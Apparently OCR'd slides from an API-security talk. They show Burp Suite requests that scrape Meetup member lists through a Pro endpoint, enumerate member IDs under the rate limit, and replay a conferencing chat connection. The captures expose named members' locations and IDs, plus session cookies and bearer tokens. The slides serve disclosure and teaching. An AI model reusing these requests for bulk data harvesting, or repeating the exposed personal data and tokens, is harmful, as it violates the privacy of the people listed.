[18-May-2020 17:51:42 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TEST"  AND Client_id = '1073742' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
[18-May-2020 17:51:42 UTC] Select count(*) from #__emailer_rawrecipientdata where Send_Type = "TRIGGERED"  AND Client_id = '1073742' AND Event_Type = "Sent" AND Event_TimestampDT BETWEEN "2020-04-01 01:00:00" AND "2020-05-17 01:00:00"
```


405661-transactional.csv - LibreOffice Calc
A
B
C
D
E
F
G
H
I
J
K
L
M
N
O
P
Q
Recipient Id
Mailing Id
Report Id
Campaign Id
Email
Event Type
Event Timestamp
Body Type
Content Id
Click Name
URL
Conversion Action
Conversion Detail
Conversion Amount
Suppression Reason
Mailing Title
Mailing Subject
NULL
405661-transactional

You know Meetup right?


You know Meetup right?

Meetup Pro accounts

- Organize/sponsor unlimited number of groups.
- Targeted communications to members using customizable lists.
- Blah Blah Blah...
- $30/month per group.

free emails!


NOT SURE IF SCAM
OR NIGERIAN PRINCE IN NEED OF ASSISTANCE
quickmeme.com


File Edit View History Bookmarks Tools Help
Privacy | Meetup
https://www.meetup.com/account/privacy/
Meetup
Start a new group
30% OFF
Explore
Messages
Notifications
General
Email Updates
Mobile Notifications
Privacy
Social Media
Organizer Subscription
Payment Methods
Payments made
Apps
Privacy Settings
Control who can contact you and the information others can see on your public profile. For details, visit our Help Center.
Who can contact you on Meetup?
Organizers only
Show Meetup groups on profile
On your profile, anyone can see all the Meetup groups you belong to.
Show interests on profile
On your profile, anyone can see your list of interests.
Save
Start a new group
Log out
Help About Us Meetup Pro Jobs Apps API Topics Browse Cities Blog
Follow us
© 2019 Meetup Meetup is a wholly owned subsidiary of WeWork Companies Inc.
Privacy Terms

Burp Suite Community Edition v2.1.04 - Temporary Project

Burp Project Intruder Repeater Window Logger++ Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Logger++ | JSON Beautifier

1 × 2 × 4 × ...

Send | Cancel | < | > | Target: https://api.meetup.com

Request

Raw | Params | Headers | Hex

```
GET /pro/wordpress/members?&sign=true&photo-host=public&page=10000 HTTP/1.1
Host: api.meetup.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Csrf-Token: 3b80197b-6c9c-4f6b-b112-a810982f024d
X-Meta-Stringify-Ids: true
X-Meetup-Agent: app_name="Desktop-Web"
X-Meta-Photo-Host: public
Origin: https://secure.meetup.com
Connection: close
Referer: https://secure.meetup.com/meetup_api/console/?path=/pro/:urlname/members
Cookie:
x-mwp-csrf=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiZTliMjhlMjEtOTY0NC00MWU0LTk4MTUtNzk3MDc1YmNlZWMwIiwidHlwZSI6ImNvb2tpZSIsImlhdCI6MTU3Mjk3NjgxNn0.amuD6-jlX4jEUIbCOYHp-P2hIYbBJo15A9esfqafpq4;
x-mwp-csrf-header=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiZTliMjhlMjEtOTY0NC00MWU0LTk4MTUtNzk3MDc1YmNlZWMwIiwidHlwZSI6ImhlYWRlciIsImlhdCI6MTU3Mjk3NjgxNn0.X9tYj8YHDx6cvd6JTJaKXHJ87r_gc-xJmqwLsMQCwEw;
MEETUP_TRACK="id=2e8a2524-32ce-4979-ab27-2dcf005d129b&l=1&s=7891571baf9903470ccc9f12b692e8d733a03ad1";
MEETUP_BROWSER_ID="id=a46cf7b0-1729-48fc-85d5-698e09eb18b0";
SIFT_SESSION_ID=610124f2-3032-494e-a2ee-0d245e28435f; gtm-discovery-home=control;
_gcl_au=1.1.728504140.1572976148; _ga=GA1.2.1690168361.1572976149; _gid=GA1.2.727934328.1572976149;
_fbp=fb.1.1572976150253.1614119633; __ssid=1ccf3923f36230a2958f242a0cbdf52;
MEETUP_MEMBER="id=295843291&status=1&timestamp=1572976763&bs=0&tz=Europe%2FLisbon&zip=meetup1&country=pt&city=Lisbon&state=&lat=38.72&lon=-9.14&ql=false&s=e722f921d0e798f6760daac824b0abd87e16d502&scope=ALL";
MEETUP_AFFIL="affil=meetup&ref=/www.meetup.com"; memberId=295843291;
gaEncryptedMemberId=959bbe19b9e9f015f3f018f5b5527f08; MEETUP_LANGUAGE="language=en&country=US";
trax_foundation_reg_dropoff="uuid=651d18cd-e721-40e8-bf0f-e68eb6c366b5&v=control&p=third_party_reg&s=20&_=b67f5756dc59a21003d7d05c5716b8f1996e399c"; post_reg_invite_ask=true;
MFS_gtmRegisterSuccess="m=1&s=96b5df785776976e4183cfc317c4aa7d5e3b65ed";
MEETUP_CSRF=3b80197b-6c9c-4f6b-b112-a810982f024d; MEETUP_SEGMENT=member; MUP_jqueryEn=on;
click-track=%7B%22history%22%3A%5B%7B%22lineage%22%3A%22input%23show-response.button.primary%3Cdiv%3C%23console-form%3C%23browser%3Cdiv%3Cdiv%3Cdiv%3Cdiv%3C%23C_document%3C%23C_context%3C%23C_pageBody%3C%23C_page%22%2C%22linkText%22%3A%22%22%2C%22coords%22%3A%5B-447%2C1940%5D%2C%22data%22%3A%7B%7D%7D%5D%7D; _dc_gtm_UA-3226337-19=1; _gat=1;
_gat_granular=1
```

Type a search term | 0 matches

Response

Raw | Headers | Hex | JSON Beautifier

```
  "lat": 27.979999542236328,
  "lon": -82.33999633789062,
  "member_id": 12726872,
  "member_name": "Daniel Sykes",
  "state": "FL",
  "photo_thumb_url": "https://secure.meetupstatic.com/photos/member/3/3/e/7/thumb_279313287.jpeg"
},
{
  "chapters": [
    {
      "id": 3356332,
      "name": "WordPress Lisboa",
      "urlname": "WordPress-Lisboa"
    },
    {
      "id": 28123406,
      "name": "WordPress Vigo",
      "urlname": "Vigo-WordPress-Meetup"
    }
  ],
  "city": "Aljustrel",
  "country": "Portugal",
  "email": "[redacted]",
  "events_attended": 0,
  "is_organizer": false,
  "join_time": 1572954315000,
  "last_access_time": 1572963623000,
  "lat": 37.869998931884766,
  "lon": -8.15999984741211,
  "member_id": 63046122,
  "member_name": "Paulo A Silva",
  "state": "",
  "photo_thumb_url": "https://secure.meetupstatic.com/photos/member/2/7/e/2/thumb_278350210.jpeg"
},
{
  "chapters": [
    {
      "id": 22399084,
      "name": "Kampala WordPress Meetup",
      "urlname": "Kampala-WordPress-Meetup"
    }
  ],
  "city": "Cairo",
  "country": "Egypt",
  "email": "[redacted]",
  "events_attended": 1,
```

63046122 | 1 match

Done

4,538,663 bytes | 9,238 millis

38504

... emails gathered only on the Wordpress network

¯_(͡° ͜ʖ ͡°)_/¯

Lack of Resources & Rate Limiting

...

Lack of Resources & Rate Limiting

User Enumeration

- Improper Rate Limiting
- User Enumeration

Burp Suite Community Edition v2020.5.1 - Temporary Project

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier

1 ...

Send Cancel < > Target: https://api.meetup.com

Request

Raw Params Headers Hex

```
GET /members/2?&sign=true&photo-host=public&page=20&photo-host=public&page=20 HTTP/1.1
Host: api.meetup.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Referer: https://secure.meetup.com/meetup_api/console/?path=/members/:member_id
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Csrf-Token: 82c5667e-e5ec-435e-805a-ef7da06549e2
X-Meta-Stringify-Ids: true
X-Meetup-Agent: app_name="Desktop-Web"
X-Meta-Photo-Host: public
Origin: https://secure.meetup.com
Connection: close
```

Search... 0 matches \n Pretty

Response

Raw Headers Hex JSON Beautifier


```
Content-Type: application/json; charset=utf-8
Server: Apache/2.4.39 (Unix) OpenSSL/1.1.1c
Access-Control-Allow-Origin: https://secure.meetup.com
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: X-Meetup-Flags, X-Meetup-server, X-Meetup-More-Conversations, X-Meetup-More-Messages, X-Meetup-R
X-Meetup-server: ip-10-192-12-95
X-Meetup-Request-ID: e481347d-4cbd-4d63-879f-09b90d9e4df0
X-OAuth-Scopes: basic
X-Accepted-OAuth-Scopes: basic
X-RateLimit-Limit: 30
X-RateLimit-Remaining: 29
X-RateLimit-Reset: 10
ETag: "dc89e524b43d4f55c273c9e4748d67cd-gzip"
Accept-Ranges: bytes
Date: Thu, 23 Jul 2020 14:25:45 GMT
Via: 1.1 varnish
X-Served-By: cache-mad22045-MAD
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1595514346.514278,VS0,VE115
Vary: Accept-Encoding,User-Agent,Accept-Language

{
  "id":2,
  "name":"Greg W.",
  "bio":"PM @ Facebook, Co-Founder and former CTO / Head of Product at Meetup.",
  "status":"active",
  "joined":1024068620000,
  "city":"Putnam Valley",
  "country":"us",
  "localized_country_name":"USA",
  "state":"NY",
  "lat":41.39,
  "lon":-73.85,
  "photo":{
    "id":125806882,
    "highres_link":"https://secure.meetupstatic.com/photos/member/b/7/2/2/highres_125806882.jpeg",
    "photo_link":"https://secure.meetupstatic.com/photos/member/b/7/2/2/member_125806882.jpeg",
    "thumb_link":"https://secure.meetupstatic.com/photos/member/b/7/2/2/thumb_125806882.jpeg",
    "type":"member",
    "base_url":"https://secure.meetupstatic.com"
  },
  "is_pro_admin":false
}
```

Search... 0 matches \n Pretty

Done 1,790 bytes | 204 millis

#	status	limit	remaining	reset	name
1	200	30	8	10	"Peter K."
2	200	30	9	10	"Greg W."
3	200	30	29	10	"Matt M."
4	200	30	30	10	"jen"
5	404	30	28	10	null
6	200	30	23	10	"Scott H."
7	404	30	26	10	null
8	404	30	6	10	null
9	404	30	30	10	null
10	200	30	12	10	"user 1."
11	404	30	15	10	null
12	404	30	24	10	null
13	404	30	22	10	null
14	404	30	27	10	null
15	404	30	21	10	null
16	404	30	25	10	null
17	200	30	17	10	"Myles W."
18	404	30	20	10	null
19	404	30	0	10	null
20	404	30	16	10	null
21	200	30	18	10	"Rwareh"
22	404	30	13	10	null
23	200	30	14	10	"Peter"
24	200	30	10	10	"Bill K."
25	200	30	19	10	"jennifer"
26	200	30	30	10	"user 2."
27	404	30	30	10	null
28	404	30	5	10	null
29	404	30	30	10	null
30	404	30	30	10	null
31	404	30	11	10	null
32	404	30	7	10	null
33	200	30	3	10	"Jay H."
34	404	30	0	10	null
35	404	30	4	10	null
36	404	30	2	10	null
37	200	30	0	10	"SU"
38	404	30	30	10	null
39	404	30	30	10	null
40	200	30	30	10	"Bill K."
41	404	30	30	10	null
42	404	30	1	10	null
43	404	30	30	10	null
44	404	30	30	10	null
45	404	30	30	10	null
46	404	30	30	10	null
47	404	30	30	10	null
48	404	30	30	10	null
49	200	30	30	10	"kev"
50	404	30	30	10	null
51	404	30	30	10	null
52	404	30	30	10	null
53	404	30	30	10	null
54	200	30	30	10	"Alex"



Burp Suite Community Edition v2020.5.1 - Temporary Project

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier

1 ...

Send Cancel < > Target: https://api.meetup.com

Request

Raw Params Headers Hex

```
GET /members/2?&sign=true&photo-host=public&page=20&photo-host=public&page=20 HTTP/1.1
Host: api.meetup.com
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Referer: https://secure.meetup.com/meetup_api/console/?path=/members/:member_id
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Csrf-Token: 82c5667e-e5ec-435e-805a-ef7da06549e2
X-Meta-Stringify-Ids: true
X-Meetup-Agent: app_name="Desktop-Web"
X-Meta-Photo-Host: public
Origin: https://secure.meetup.com
Connection: close
```

Search... 0 matches \n Pretty

Response

Raw Headers Hex JSON Beautifier

```
Content-Type: application/json; charset=utf-8
Server: Apache/2.4.39 (Unix) OpenSSL/1.1.1c
Access-Control-Allow-Origin: https://secure.meetup.com
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: X-Meetup-Flags, X-Meetup-server, X-Meetup-More-Conversations, X-Meetup-More-Messages, X-Meetup-R
X-Meetup-server: ip-10-192-12-95
X-Meetup-Request-ID: e481347d-4cbd-4d63-879f-09b90d9e4df0
X-OAuth-Scopes: basic
X-Accepted-OAuth-Scopes: basic
X-RateLimit-Limit: 30
X-RateLimit-Remaining: 29
X-RateLimit-Reset: 10
ETag: "dc89e524b43d4f55c273c9e4748d67cd-gzip"
Accept-Ranges: bytes
Date: Thu, 23 Jul 2020 14:25:45 GMT
Via: 1.1 varnish
X-Served-By: cache-mad22045-MAD
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1595514346.514278,VS0,VE115
Vary: Accept-Encoding,User-Agent,Accept-Language

{
  "id":2,
  "name":"Greg W.",
  "bio":"PM @ Facebook, Co-Founder and former CTO / Head of Product at Meetup.",
  "status":"active",
  "joined":1024068620000,
  "city":"Putnam Valley",
  "country":"us",
  "localized_country_name":"USA",
  "state":"NY",
  "lat":41.39,
  "lon":-73.85,
  "photo":{
    "id":125806882,
    "highres_link":"https://secure.meetupstatic.com/photos/member/b/7/2/2/highres_125806882.jpeg",
    "photo_link":"https://secure.meetupstatic.com/photos/member/b/7/2/2/member_125806882.jpeg",
    "thumb_link":"https://secure.meetupstatic.com/photos/member/b/7/2/2/thumb_125806882.jpeg",
    "type":"member",
    "base_url":"https://secure.meetupstatic.com"
  },
  "is_pro_admin":false
}
```

Search... 0 matches \n Pretty

Done 1,790 bytes | 204 millis


Broken Function Level Authorization

...

Broken Function Level Authorization

Sensitive Data Exposure

- COVID-19 pandemic lockdown
- Yet another conferencing service


Chat
Participants
Chat with everyone
All
You at 2:17 PM
Hello
1
Viewer 1

Send | Cancel | < | > | Target: https://

Request

Raw | Params | Headers | Hex | JSON Beautifier | Hackvertor

```
POST /api/chat/v1/connect HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101
Firefox/75.0
Accept: */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://
Content-Type: application/json
Authorization: Bearer
hGLhP9lwXoBVh/aKu5oKf3xH1P0rxAYW0oX3fxuotkVegVr1p5Y/TwkFtC1bhy8NdHGHqlANERA3xSp2p8AHVuPCCB
UIU8bzB38MZEkrYlEcmTM6B2VpAGQvnuMJyEF1EiRTNMjtgSWFjMPJvc7zHcCtUbBzuhCiVH/hXE4PZe1ccOG9vm0
JaT6E1pbPUY5WfpBUACpZsQWYVOcwyYQjzyUu8VVoi9YzPacwRgmhZGY0aFukHNReM9w4rtHl3Fb8Ic5zEE0+e24o
6KInpROHHqQZZd4jt/nGdImvgQU1lUU5TdGZQIa+IOm3S1qoUJqHnlwqW3Tepafjgsvzj R3C2Orx5ORKak6iHIGU2
g752O3gw+gR4iN7+6niM/Yqp/RO5rt2PmE+sDLO2svBCLi8wlRlLTYitoN4XfOCywUiznNCBzoqLo5C1yvXpjILD8
z8EzQtFXf//23eyfNQCWLU9HToKAH1u9bOFOetMkHeHwOTUHm2uCYHIz1PgJNmfOwZsqv
=
Content-Length: 147
Origin: https://
Connection: close

{"participantInfo":{"avatarSetName":"Initials","peerId":2},"ticketCode":"93e01ed3-add7-49
7d-9029-6ecd75134109","viewerCodeId":"7205759428979"}
```

